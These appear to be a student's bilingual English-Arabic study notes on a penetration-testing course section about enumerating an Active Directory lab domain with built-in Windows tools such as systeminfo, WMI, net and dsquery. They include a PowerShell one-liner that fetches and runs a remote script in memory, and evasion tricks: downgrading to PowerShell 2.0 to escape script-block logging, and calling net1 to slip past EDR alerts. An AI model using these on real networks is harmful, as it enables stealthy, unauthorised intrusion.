

15-Living Off the Land:ADenumeration without internet (important)

Scenario

Let's assume our client has asked us to test their AD environment from a managed host with no internet access, and all efforts to load tools onto it have failed. Our client wants to see what types of enumeration are possible, so *we'll have to resort to "living off the land" or only using tools and commands native to Windows/Active Directory*. This can also be a more stealthy approach and may not create as many log entries and alerts as pulling tools into the network in previous sections. Most enterprise environments nowadays have some form of network monitoring and logging, including IDS/IPS, firewalls, and passive sensors and tools on top of their host-based defenses such as Windows Defender or enterprise EDR. Depending on the environment, they may also have tools that take a baseline of "normal" network traffic and look for anomalies. Because of this, our chances of getting caught go up exponentially when we start pulling tools into the environment from outside.

Env Commands For Host & Network Recon

First, we'll cover a few basic environmental commands that can be used to give us more information about the host we are on.

Basic Enumeration Commands

Command	Result
<code>hostname</code>	Prints the PC's Name
<code>[System.Environment]::OSVersion.Version</code>	Prints out the OS version and revision level
<code>wmic qfe get Caption,Description,HotFixID,InstalledOn</code>	Prints the patches and hotfixes applied to the host
<code>ipconfig /all</code>	Prints out network adapter state and configurations
<code>set</code>	Displays a list of environment variables for the current session (ran from CMD-prompt)

Command	Result
<code>echo %USERDOMAIN%</code>	Displays the domain name to which the host belongs (ran from CMD-prompt)
<code>echo %logonserver%</code>	

Basic Enumeration



The commands above will give us a quick initial picture of the state the host is in, as well as some basic networking and domain information. We can cover the information above with one command `systeminfo`: <https://docs.microsoft.com/en-us/windows-server/administration/windows-commands/systeminfo>

Systeminfo



The `systeminfo` command, as seen above, will print a summary of the host's information for us in one tidy output. Running one command will generate fewer logs, meaning less of a chance we are noticed on the host by a defender.

Harnessing PowerShell

PowerShell has been around since 2006 and provides Windows sysadmins with an extensive framework for administering all facets of Windows systems and AD environments. It is a powerful scripting language and can be used to dig deep into systems. PowerShell has many built-in functions and modules we can use on an engagement to recon the host and network and send and receive files.

Let's look at a few of the ways PowerShell can help us.

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- طريقة لتحميل ملف من الإنترنت وتنفيذه مباشرة في الذاكرة باستخدام PowerShell بدون تخزينه على القرص.
- -nop PowerShell تشغيل بدون ملف التعريف الخاص بـ (No Profile تعني).
- iex لتشغيل السكريبت المحمّل، Invoke-Expression تعني.
- ex:

```
powershell -nop -c "iex(New-Object Net.WebClient).DownloadString('http://example.com/myscript.ps1');"

```

Explanation:

1. -nop : Runs PowerShell without loading the user's profile, making the execution faster and stealthier.
2. iex : Executes the downloaded script in memory.
3. New-Object Net.WebClient : Creates a web client object to fetch the script from the provided URL.
4. DownloadString : Downloads the content of the script as a string from the URL (http://example.com/myscript.ps1 in this case).
5. Once downloaded, the script is immediately executed in memory, avoiding any traces on disk.

Example Use Case:

If the URL contains a PowerShell script that prints "Hello, World!":

```
Write-Host "Hello, World!"
```

The above command would download and execute it, displaying:

```
Hello, World!
```

```
# Script to gather basic system information and save it to a file.

# Get current user details
$user = Get-WmiObject Win32_ComputerSystem | Select-Object -ExpandProperty
```

UserName

```
# Get OS version
$os = Get-WmiObject Win32_OperatingSystem | Select-Object -ExpandProperty
Caption

# Get IP address
$ip = (Test-Connection -ComputerName (hostname) -Count
1).IPv4Address.ToString()

# Get hostname
$hostname = $env:COMPUTERNAME

# Get uptime
$uptime = (Get-Uptime).TotalHours

# Display the gathered information
Write-Host "Gathering System Information..."
Write-Host "User: $user"
Write-Host "OS: $os"
Write-Host "Hostname: $hostname"
Write-Host "IP Address: $ip"
Write-Host "Uptime (hours): $uptime"

# Save to a file
$outputFile = "$env:USERPROFILE\Desktop\SystemInfo.txt"
@"
User: $user
OS: $os
Hostname: $hostname
IP Address: $ip
Uptime (hours): $uptime
"@ | Set-Content -Path $outputFile

Write-Host "System information saved to: $outputFile"

to run script : .\SystemInfo.ps1
and the script will store the system info on file systeminfo.txt
```

Let's see them in action now on the **MS01** host.

Quick Checks Using PowerShell

```
PS C:\htb> Get-Module
```

ModuleType	Version	Name	ExportedCommands
-----	-----	----	-----
Manifest	1.0.1.0	ActiveDirectory	{Add-ADCentralAccessPolicyMember, Add-ADComputerServiceAcc...
Manifest	3.1.0.0	Microsoft.PowerShell.Utility	{Add-Member, Add-Type, Clear-Variable, Compare-Object...}
Script	2.0.0	PSReadline	{Get-PSReadLineKeyHandler, Get-PSReadLineOption, Remove-PS...

```
PS C:\htb> Get-ExecutionPolicy -List
```

```
Get-ExecutionPolicy -List
```

Scope	ExecutionPolicy
-----	-----
MachinePolicy	Undefined
UserPolicy	Undefined
Process	Undefined
CurrentUser	Undefined
LocalMachine	RemoteSigned

```
PS C:\htb> whoami
```

```
nt authority\system
```

```
PS C:\htb> Get-ChildItem Env: | ft key,value
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Key	Value
---	-----
ALLUSERSPROFILE	C:\ProgramData
APPDATA	C:\Windows\system32\config\systemprofile\AppData\Roaming
CommonProgramFiles	C:\Program Files (x86)\Common Files
CommonProgramFiles(x86)	C:\Program Files (x86)\Common Files
CommonProgramW6432	C:\Program Files\Common Files
COMPUTERNAME	ACADEMY-EA-MS01
ComSpec	C:\Windows\system32\cmd.exe
DriverData	C:\Windows\System32\Drivers\DriverData
LOCALAPPDATA	C:\Windows\system32\config\systemprofile\AppData\Local

```

NUMBER_OF_PROCESSORS      4
OS                        Windows_NT
Path
C:\Windows\system32;C:\Windows;C:\Windows\System32\Wbem;C:\Windows\System32\
WindowsPowerShell...
PATHEXT
.COM;.EXE;.BAT;.CMD;.VBS;.VBE;.JS;.JSE;.WSF;.WSH;.MSC;.CPL
PROCESSOR_ARCHITECTURE    x86
PROCESSOR_ARCHITECTUREW6432 AMD64
PROCESSOR_IDENTIFIER      AMD64 Family 23 Model 49 Stepping 0, AuthenticAMD
PROCESSOR_LEVEL           23
PROCESSOR_REVISION        3100
ProgramData               C:\ProgramData
ProgramFiles              C:\Program Files (x86)
ProgramFiles(x86)         C:\Program Files (x86)
ProgramW6432              C:\Program Files
PROMPT                    $P$G
PSModulePath              C:\Program
Files\WindowsPowerShell\Modules;WindowsPowerShell\Modules;C:\Program Files
(x86)\...
PUBLIC                    C:\Users\Public
SystemDrive               C:
SystemRoot                C:\Windows
TEMP                     C:\Windows\TEMP
TMP                       C:\Windows\TEMP
USERDOMAIN                INLANEFREIGHT
USERNAME                  ACADEMY-EA-MS01$
USERPROFILE               C:\Windows\system32\config\systemprofile
windir                    C:\Windows

```

Many defenders are unaware that several versions of PowerShell often exist on a host. If not uninstalled, they can still be used. Powershell event logging was introduced as a feature with Powershell 3.0 and forward. With that in mind, we can attempt to call Powershell version 2.0 or older. If successful, our actions from the shell will not be logged in Event Viewer. This is a great way for us to remain under the defenders' radar while still utilizing resources built into the hosts to our advantage. Below is an example of downgrading Powershell.

Downgrade Powershell

```
PS C:\htb> Get-host
```

```

Name           : ConsoleHost
Version        : 5.1.19041.1320

```



```
InstanceId      : 18ee9fb4-ac42-4dfe-85b2-61687291bbfc
UI              :
System.Management.Automation.Internal.Host.InternalHostUserInterface
CurrentCulture  : en-US
CurrentUICulture : en-US
PrivateData     : Microsoft.PowerShell.ConsoleHost+ConsoleColorProxy
DebuggerEnabled : True
IsRunspacePushed : False
Runspace        : System.Management.Automation.Runspaces.LocalRunspace
```

```
PS C:\htb> powershell.exe -version 2
```

```
Windows PowerShell
```

```
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```

```
PS C:\htb> Get-host
```

```
Name              : ConsoleHost
Version           : 2.0
InstanceId        : 121b807c-6daa-4691-85ef-998ac137e469
UI               :
System.Management.Automation.Internal.Host.InternalHostUserInterface
CurrentCulture    : en-US
CurrentUICulture  : en-US
PrivateData       : Microsoft.PowerShell.ConsoleHost+ConsoleColorProxy
IsRunspacePushed  : False
Runspace          : System.Management.Automation.Runspaces.LocalRunspace
```

```
PS C:\htb> get-module
```

ModuleType	Version	Name	ExportedCommands
-----	-----	----	-----
Script	0.0	chocolateyProfile	{TabExpansion, Update-SessionEnvironment, refreshenv}
Manifest	3.1.0.0	Microsoft.PowerShell.Management	{Add-Computer, Add-Content, Checkpoint-Computer, Clear-Content...}
Manifest	3.1.0.0	Microsoft.PowerShell.Utility	{Add-Member, Add-Type, Clear-Variable, Compare-Object...}
Script	0.7.3.1	posh-git	{Add-PoshGitToProfile, Add-SshKey, Enable-GitColors, Expand-GitCommand...}
Script	2.0.0	PSReadline	{Get-PSReadLineKeyHandler, Get-PSReadLineOption, Remove-PSReadLineKeyHandler...}

We can now see that we are running an older version of PowerShell from the output above. Notice the difference in the version reported. It validates we have successfully downgraded the shell. Let's check and see if we are still writing logs. The primary place to look is in the


PowerShell Operational Log found under Applications and Services Logs > Microsoft > Windows > PowerShell > Operational. All commands executed in our session will log to this file. The Windows PowerShell log located at Applications and Services Logs > Windows PowerShell is also a good place to check. An entry will be made here when we start an instance of PowerShell. In the image below, we can see the red entries made to the log from the current PowerShell session and the output of the last entry made at 2:12 pm when the downgrade is performed. It was the last entry since our session moved into a version of PowerShell no longer capable of logging. Notice that, that event corresponds with the last event in the Windows PowerShell log entries.

Examining the Powershell Event Log

The screenshot displays the Windows Event Viewer interface. On the left, the tree view shows the hierarchy: Administrative Tools > Event Viewer > Windows Logs > Operational. The main pane shows a list of events from the 'Operational' log, with 1,786 events in total. A red box highlights a series of 'Verbose' level events from the 'PowerShell' source, all occurring on 3/29/2022 between 2:09:10 PM and 2:12:08 PM. The details pane for Event 4104, 'PowerShell (Microsoft-Windows-PowerShell)', is open. A green box highlights the 'General' tab, which shows the event description: 'Creating Scriptblock text (1 of 1): powershell.exe -version 2'. Below this, the 'ScriptBlock ID' is '9fe25160-b5f3-4b6c-ba38-dee65a6e85e5' and the 'Path' is empty. The 'Details' tab shows the following information:

Property	Value
Log Name:	Microsoft-Windows-PowerShell/Operational
Source:	PowerShell (Microsoft-Wind
Event ID:	4104
Level:	Verbose
User:	
OpCode:	On create calls
More Information:	Event Log Online Help

Starting V2 Logs



تُستخدم لتسجيل كل الأوامر والسكريبتات التي يتم تشغيلها في جلسة PowerShell هي ميزة في **Script Block Logging**. هذه الميزة مفيدة للمسؤولين الأمنيين لأنها تتيح تتبع النشاطات المشبوهة أو غير المعتادة. PowerShell.

النقطة الرئيسية:

1. عندما تكون **Script Block Logging** مفعلة، أي أمر أو سكريبت يتم تشغيله داخل PowerShell يُسجل في السجلات.
2. لكن إذا قمت بتغيير إصدار PowerShell إلى الإصدار 2.0 باستخدام الأمر: `powershell.exe -version 2`

فإن **Script Block Logging** يتوقف عن العمل لأن هذه الميزة لم تكن موجودة في PowerShell 2.0.

السلوك المشتبه فيه:

- تم استخدامها لتنفيذ أوامر معينة PowerShell أثناء تسجيل الأوامر (في الإصدارات 3.0 وما بعدها)، يمكن أن يرى المسؤول أن جلسة.
- إلى 2.0، سلاح المسؤول PowerShell لإصدار (تخفيض) **Downgrade** إذا حدث:
 - تسجيل أمر التبديل إلى الإصدار 2.0.
 - توقف تسجيل الأوامر بعد ذلك، مما قد يثير الشك بأن شيئاً مريباً يحدث.

ما يظهر في السجلات:

- يحتوي على الأوامر التي تم تنفيذها قبل التخفيض: **(Red Box) الصندوق الأحمر**.
- **HostVersion 2.0** جديدة تم تشغيلها باستخدام PowerShell يظهر أن جلسة: **(Green Box) الصندوق الأخضر**.

التحذير:

- إلى 2.0 يتم تسجيله PowerShell إصدار الأمر لتخفيض.
 - هذا يعني أن هناك دليلاً يُظهر أنك قمت بالتبديل للإصدار القديم.

- المدافع اليقظ قد يبدأ تحقيقًا لأنه سيلاحظ أن السجلات توقفت فجأة

الخلاصة:

1. **Script Block Logging** لا يعمل على PowerShell 2.0، مما يعني أن أي نشاط لاحق لن يتم تسجيله، ولكن! أمر التبديل للإصدار 2.0 سيتم تسجيله، وبالتالي لا تزال هناك أدلة تشير إلى حدوث هذا التغيير.
2. **الذي يراقب السجلات قد يلاحظ ذلك ويعتبره نشاطًا مشبوهًا (Defender) المدافع**
- 3.

Checking Defenses

The next few commands utilize the [netsh](#) and [sc](#) utilities to help us get a feel for the state of the host when it comes to Windows Firewall settings and to check the status of Windows Defender.

Firewall Checks

```
PS C:\htb> netsh advfirewall show allprofiles
```

Domain Profile Settings:

State	OFF
Firewall Policy	BlockInbound,AllowOutbound
LocalFirewallRules	N/A (GPO-store only)
LocalConSecRules	N/A (GPO-store only)
InboundUserNotification	Disable
RemoteManagement	Disable
UnicastResponseToMulticast	Enable

Logging:

LogAllowedConnections	Disable
LogDroppedConnections	Disable
FileName	%systemroot%\system32\LogFiles\Firewall\pfirewall.log
MaxFileSize	4096

Private Profile Settings:

State	OFF
Firewall Policy	BlockInbound,AllowOutbound
LocalFirewallRules	N/A (GPO-store only)
LocalConSecRules	N/A (GPO-store only)
InboundUserNotification	Disable
RemoteManagement	Disable

```

UnicastResponseToMulticast          Enable

Logging:
LogAllowedConnections                Disable
LogDroppedConnections                Disable
FileName
%systemroot%\system32\LogFiles\Firewall\pfirewall.log
MaxFileSize                          4096

Public Profile Settings:
-----

State                                OFF
Firewall Policy                      BlockInbound,AllowOutbound
LocalFirewallRules                   N/A (GPO-store only)
LocalConSecRules                     N/A (GPO-store only)
InboundUserNotification              Disable
RemoteManagement                    Disable
UnicastResponseToMulticast          Enable

Logging:
LogAllowedConnections                Disable
LogDroppedConnections                Disable
FileName
%systemroot%\system32\LogFiles\Firewall\pfirewall.log
MaxFileSize                          4096

```

Windows Defender Check (from CMD.exe)

```

C:\htb> sc query windefend

SERVICE_NAME: windefend
        TYPE               : 10   WIN32_OWN_PROCESS
        STATE                : 4    RUNNING
                                (STOPPABLE, NOT_PAUSABLE, ACCEPTS_SHUTDOWN)
        WIN32_EXIT_CODE       : 0    (0x0)
        SERVICE_EXIT_CODE    : 0    (0x0)
        CHECKPOINT            : 0x0
        WAIT_HINT             : 0x0

```

Above, we **checked if Defender was running**. Below we will **check the status and configuration settings** with the [Get-MpComputerStatus](#) cmdlet in PowerShell.

Get-MpComputerStatus

```
PS C:\htb> Get-MpComputerStatus
```

```
AMEngineVersion           : 1.1.19000.8
AMProductVersion          : 4.18.2202.4  ---> تُستخدم الخاصية
AMProductVersion المثبت على (Antimalware) للإشارة إلى إصدار برنامج الحماية
: الجهاز. هذا الإصدار يمثل رقم النسخة المستخدمة لتحديد
```

```
AMRunningMode             : Normal
AMServiceEnabled          : True
AMServiceVersion          : 4.18.2202.4
AntispywareEnabled        : True
AntispywareSignatureAge    : 0
AntispywareSignatureLastUpdated : 3/21/2022 4:06:15 AM
AntispywareSignatureVersion : 1.361.414.0
AntivirusEnabled          : True
AntivirusSignatureAge      : 0
AntivirusSignatureLastUpdated : 3/21/2022 4:06:16 AM
AntivirusSignatureVersion  : 1.361.414.0
BehaviorMonitorEnabled    : True
ComputerID                : FDA97E38-1666-4534-98D4-943A9A871482
ComputerState              : 0
DefenderSignaturesOutOfDate : False
DeviceControlDefaultEnforcement : Unknown
DeviceControlPoliciesLastUpdated : 3/20/2022 9:08:34 PM
DeviceControlState         : Disabled
FullScanAge                : 4294967295
FullScanEndTime            :
FullScanOverdue            : False
FullScanRequired           : False
FullScanSignatureVersion   :
FullScanStartTime          :
IoavProtectionEnabled      : True
IsTamperProtected          : True
IsVirtualMachine           : False
LastFullScanSource         : 0
LastQuickScanSource        : 2
```

```
<SNIP>
```

Knowing what revision our AV settings are at and what settings are enabled/disabled can greatly benefit us. We can tell how often scans are run, if the on-demand threat alerting is active, and more. This is also great info for reporting. Often defenders may think that certain settings are enabled or scans are scheduled to run at certain intervals. If that's not the case, these findings can help them remediate those issues.

Am I Alone?

When landing on a host for the first time, one important thing is to check and see if you are the only one logged in. If you start taking actions from a host someone else is on, there is the potential for them to notice you. If a popup window launches or a user is logged out of their session, they may report these actions or change their password, and we could lose our foothold.

Using qwinsta

```
PS C:\htb> qwinsta
```

SESSIONNAME	USERNAME	ID	STATE	TYPE	DEVICE
services		0	Disc		
>console	forend	1	Active		
rdp-tcp		65536	Listen		

Network Information

Networking Commands	Description
<code>arp -a</code>	Lists all known hosts stored in the arp table.
<code>ipconfig /all</code>	Prints out adapter settings for the host. We can figure out the network segment from here.
<code>route print</code>	Displays the routing table (IPv4 & IPv6) identifying known networks and layer three routes shared with the host.
<code>netsh advfirewall show allprofiles</code>	Displays the status of the host's firewall. We can determine if it is active and filtering traffic.

Commands such as `ipconfig /all` and `systeminfo` show us some basic networking configurations. Two more important commands provide us with a ton of valuable data and could help us further our access. `arp -a` and `route print` will show us what hosts the box we are on is aware of and what networks are known to the host. Any networks that appear in the routing table are potential avenues for lateral movement because they are accessed enough that a route was added, or it has administratively been set there so that the host knows how to access resources on the domain. These two commands can be especially helpful in the discovery phase of a black box assessment where we have to limit our scanning

Using arp -a

```
PS C:\htb> arp -a
```

```
Interface: 172.16.5.25 --- 0x8
```

Internet Address	Physical Address	Type
172.16.5.5	00-50-56-b9-08-26	dynamic
172.16.5.130	00-50-56-b9-f0-e1	dynamic
172.16.5.240	00-50-56-b9-9d-66	dynamic
224.0.0.22	01-00-5e-00-00-16	static
224.0.0.251	01-00-5e-00-00-fb	static
224.0.0.252	01-00-5e-00-00-fc	static
239.255.255.250	01-00-5e-7f-ff-fa	static

Interface: 10.129.201.234 --- 0xc

Internet Address	Physical Address	Type
10.129.0.1	00-50-56-b9-b9-fc	dynamic
10.129.202.29	00-50-56-b9-26-8d	dynamic
10.129.255.255	ff-ff-ff-ff-ff-ff	static
224.0.0.22	01-00-5e-00-00-16	static
224.0.0.251	01-00-5e-00-00-fb	static
224.0.0.252	01-00-5e-00-00-fc	static
239.255.255.250	01-00-5e-7f-ff-fa	static
255.255.255.255	ff-ff-ff-ff-ff-ff	static

Viewing the Routing Table

```
PS C:\htb> route print
```

```
=====
Interface List
    8...00 50 56 b9 9d d9 .....vmxnet3 Ethernet Adapter #2
    12...00 50 56 b9 de 92 .....vmxnet3 Ethernet Adapter
    1.....Software Loopback Interface 1
=====

IPv4 Route Table
=====

Active Routes:
Network Destination        Netmask          Gateway          Interface        Metric
0.0.0.0                    0.0.0.0          172.16.5.1      172.16.5.25      261
0.0.0.0                    0.0.0.0          10.129.0.1      10.129.201.234   20
10.129.0.0                 255.255.0.0      On-link         10.129.201.234   266
10.129.201.234             255.255.255.255  On-link         10.129.201.234   266
10.129.255.255             255.255.255.255  On-link         10.129.201.234   266
127.0.0.0                  255.0.0.0        On-link         127.0.0.1        331
127.0.0.1                  255.255.255.255  On-link         127.0.0.1        331
127.255.255.255           255.255.255.255  On-link         127.0.0.1        331
172.16.4.0                 255.255.254.0    On-link         172.16.5.25      261
```


172.16.5.25	255.255.255.255	On-link	172.16.5.25	261
172.16.5.255	255.255.255.255	On-link	172.16.5.25	261
224.0.0.0	240.0.0.0	On-link	127.0.0.1	331
224.0.0.0	240.0.0.0	On-link	10.129.201.234	266
224.0.0.0	240.0.0.0	On-link	172.16.5.25	261
255.255.255.255	255.255.255.255	On-link	127.0.0.1	331
255.255.255.255	255.255.255.255	On-link	10.129.201.234	266
255.255.255.255	255.255.255.255	On-link	172.16.5.25	261

Persistent Routes:

Network Address	Netmask	Gateway Address	Metric
0.0.0.0	0.0.0.0	172.16.5.1	Default

IPv6 Route Table

<SNIP>

notes: Using `arp -a` and `route print` will **not only benefit in enumerating AD environments**, but will also assist us in **identifying opportunities to pivot to different network segments in any environment**. These are commands we should consider using on each engagement to assist our clients in understanding where an attacker may attempt to go following initial compromise.

Windows Management Instrumentation (WMI) هي تقنية داخل نظام Windows تُستخدم بشكل واسع في بيئات المؤسسات لجمع المعلومات وتنفيذ المهام الإدارية (Domain). سواء على الأجهزة المحلية أو الأجهزة الموجودة داخل النطاق.

[Windows Management Instrumentation \(WMI\)](#) is a scripting engine that is widely used within Windows enterprise environments to retrieve information and run administrative tasks on local and remote hosts. For our usage, we will create a WMI report on domain users, groups, processes, and other information from our host and other domain hosts.

ما هو WMI؟

- Windows هو محرك قوي داخل أنظمة WMI.
- يُستخدم لجمع معلومات النظام وإدارة العمليات مثل:
 - تفاصيل عن المستخدمين.
 - المجموعات والصلاحيات.
 - العمليات الجارية.

o إعدادات الشبكة.

- يمكن استخدامه محليًا أو للوصول إلى أجهزة بعيدة داخل نفس النطاق.

1. معرفة معلومات المستخدمين:

:للحصول على قائمة المستخدمين في النظام

```
Get-WmiObject -Class Win32_UserAccount
```

2. معرفة معلومات المجموعات:

:لعرض أسماء المجموعات وأعضائها

```
Get-WmiObject -Class Win32_Group
```

3. عرض العمليات الجارية:

:لمعرفة العمليات المفتوحة على النظام

```
Get-WmiObject -Class Win32_Process
```

4. الوصول إلى جهاز بعيد:

:لجمع معلومات من جهاز آخر داخل النطاق

```
Get-WmiObject -Class Win32_ComputerSystem -ComputerName "اسم الجهاز البعيد"  
-Credential (Get-Credential)
```

5. جمع معلومات عن الشبكة:

:للحصول على إعدادات الشبكة

```
Get-WmiObject -Class Win32_NetworkAdapterConfiguration
```

Quick WMI checks cheetsheat :

<https://gist.github.com/xorrior/67ee741af08cb1fc86511047550cdaf4>

Command	Description
<code>wmic qfe get Caption,Description,HotFixID,InstalledOn</code>	Prints the patch level and description of the Hotfixes applied
<code>wmic computersystem get Name,Domain,Manufacturer,Model,Username,Roles /format:List</code>	Displays basic host information to include any attributes within the list
<code>wmic process list /format:list</code>	A listing of all processes on host
<code>wmic ntdomain list /format:list</code>	Displays information about the Domain and Domain Controllers

Command	Description
<code>wmic useraccount list /format:list</code>	Displays information about all local accounts and any domain accounts that have logged into the device
<code>wmic group list /format:list</code>	Information about all local groups
<code>wmic sysaccount list /format:list</code>	Dumps information about any system accounts that are being used as service accounts.

```
PS C:\htb> wmic ntdomain get
Caption,Description,DnsForestName,DomainName,DomainControllerAddress

Caption          Description          DnsForestName
DomainControllerAddress  DomainName
ACADEMY-EA-MS01  ACADEMY-EA-MS01
INLANEFREIGHT    INLANEFREIGHT      INLANEFREIGHT.LOCAL  \\172.16.5.5
INLANEFREIGHT
LOGISTICS        LOGISTICS          INLANEFREIGHT.LOCAL  \\172.16.5.240
LOGISTICS
FREIGHTLOGISTIC  FREIGHTLOGISTIC    FREIGHTLOGISTICS.LOCAL  \\172.16.5.238
FREIGHTLOGISTIC
```

Net Commands

Net commands can be beneficial to us when attempting to **enumerate information from the domain**. These commands can be used to query the **local host and remote hosts**, much like the capabilities provided by WMI. We can list information such as:

- Local and domain users
- Groups
- Hosts
- Specific users in groups
- Domain Controllers
- Password requirements

We'll cover a few examples below. Keep in mind that `net.exe` commands are typically monitored by EDR solutions and can quickly give up our location if our assessment has an evasive component. Some organizations will even configure their monitoring tools

to throw alerts if certain commands are run by users in specific OUs, such as a Marketing Associate's account running commands such as `whoami`, and `net localgroup administrators`, etc. This could be an obvious red flag to anyone monitoring the network heavily.

Table of Useful Net Commands

Command	Description
<code>net accounts</code>	Information about password requirements
<code>net accounts /domain</code>	Password and lockout policy
<code>net group /domain</code>	Information about domain groups
<code>net group "Domain Admins" /domain</code>	List users with domain admin privileges
<code>net group "domain computers" /domain</code>	List of PCs connected to the domain
<code>net group "Domain Controllers" /domain</code>	List PC accounts of domains controllers
<code>net group <domain_group_name> /domain</code>	User that belongs to the group
<code>net groups /domain</code>	List of domain groups
<code>net localgroup</code>	All available groups
<code>net localgroup administrators /domain</code>	List users that belong to the administrators group inside the domain (the group <code>Domain Admins</code> is included here by default)
<code>net localgroup Administrators</code>	Information about a group (admins)
<code>net localgroup administrators [username] /add</code>	Add user to administrators
<code>net share</code>	Check current shares
<code>net user <ACCOUNT_NAME> /domain</code>	Get information about a user within the domain
<code>net user /domain</code>	List all users of the domain
<code>net user %username%</code>	Information about the current user
<code>net use x: \computer\share</code>	Mount the share locally
<code>net view</code>	Get a list of computers
<code>net view /all /domain[:domainname]</code>	Shares on the domains
<code>net view \computer /ALL</code>	List shares of a computer
<code>net view /domain</code>	List of PCs of the domain

Listing Domain Groups

```
PS C:\htb> net group /domain
```

The request will be processed at a domain controller for domain INLANEFREIGHT.LOCAL.

```
Group Accounts for \\ACADEMY-EA-DC01.INLANEFREIGHT.LOCAL
```

```
-----  
---  
*$H25000-1RTRKC5S507F  
*Accounting  
*Barracuda_all_access  
*Barracuda_facebook_access  
*Barracuda_parked_sites  
*Barracuda_youtube_exempt  
*Billing  
*Billing_users  
*Calendar Access  
*CEO  
*CFO  
*Cloneable Domain Controllers  
*Collaboration_users  
*Communications_users  
*Compliance Management  
*Computer Group Management  
*Contractors  
*CTO  
  
<SNIP>
```

Information about a Domain User

```
PS C:\htb> net user /domain wrouse
```

The request will be processed at a domain controller for domain INLANEFREIGHT.LOCAL.

User name	wrouse
Full Name	Christopher Davis
Comment	
User's comment	
Country/region code	000 (System Default)
Account active	Yes
Account expires	Never

```
Password last set          10/27/2021 10:38:01 AM
Password expires          Never
Password changeable      10/28/2021 10:38:01 AM
Password required         Yes
User may change password  Yes

Workstations allowed      All
Logon script
User profile
Home directory
Last logon                Never

Logon hours allowed       All

Local Group Memberships
Global Group memberships  *File Share G Drive    *File Share H Drive
                        *Warehouse                      *Printer Access
                        *Domain Users                    *VPN Users
                        *Shared Calendar Read

The command completed successfully.
```

Net Commands Trick

If you believe the network defenders are actively logging/looking for any commands out of the normal, you can try this workaround to using net commands. Typing `net1` instead of `net` will execute the same functions without the potential trigger from the net string.

Running Net1 Command

```
Administrator: Windows PowerShell
PS C:\Users\Administrator>
```

Dsquery

[Dsquery](#) is a helpful command-line tool that can be utilized to find Active Directory objects. The queries we run with this tool can be easily replicated with tools like BloodHound and PowerView, but we may not always have those tools at our disposal, as discussed at the beginning of the section. But, it is a likely tool that domain sysadmins are utilizing in their environment. With that in mind, `dsquery` will exist on any host with the Active Directory Domain Services Role installed, and the `dsquery` DLL exists on all modern Windows systems by default now and can be found at `C:\Windows\System32\dsquery.dll`.

Dsquery DLL

All we need is elevated privileges on a host or the ability to run an instance of Command Prompt or PowerShell from a `SYSTEM` context. Below, we will show the basic search function with `dsquery` and a few helpful search filters.

User Search

```
PS C:\htb> dsquery user
```

```
"CN=Administrator,CN=Users,DC=INLANEFREIGHT,DC=LOCAL"
```

```
"CN=Guest,CN=Users,DC=INLANEFREIGHT,DC=LOCAL"
```

```
"CN=lab_adm,CN=Users,DC=INLANEFREIGHT,DC=LOCAL"
"CN=krbtgt,CN=Users,DC=INLANEFREIGHT,DC=LOCAL"
"CN=Htb Student,CN=Users,DC=INLANEFREIGHT,DC=LOCAL"
"CN=Annie Vazquez,OU=Finance,OU=Financial-
LON,OU=Employees,OU=Corp,DC=INLANEFREIGHT,DC=LOCAL"
"CN=Paul Falcon,OU=Finance,OU=Financial-
LON,OU=Employees,OU=Corp,DC=INLANEFREIGHT,DC=LOCAL"
"CN=Fae Anthony,OU=Finance,OU=Financial-
LON,OU=Employees,OU=Corp,DC=INLANEFREIGHT,DC=LOCAL"
"CN=Walter Dillard,OU=Finance,OU=Financial-
LON,OU=Employees,OU=Corp,DC=INLANEFREIGHT,DC=LOCAL"
"CN=Louis Bradford,OU=Finance,OU=Financial-
LON,OU=Employees,OU=Corp,DC=INLANEFREIGHT,DC=LOCAL"
"CN=Sonya Gage,OU=Finance,OU=Financial-
LON,OU=Employees,OU=Corp,DC=INLANEFREIGHT,DC=LOCAL"
